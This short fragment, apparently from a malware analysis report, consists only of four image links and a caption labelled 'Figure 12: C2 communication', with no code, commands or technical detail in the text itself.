




 Figure 12: C2 communication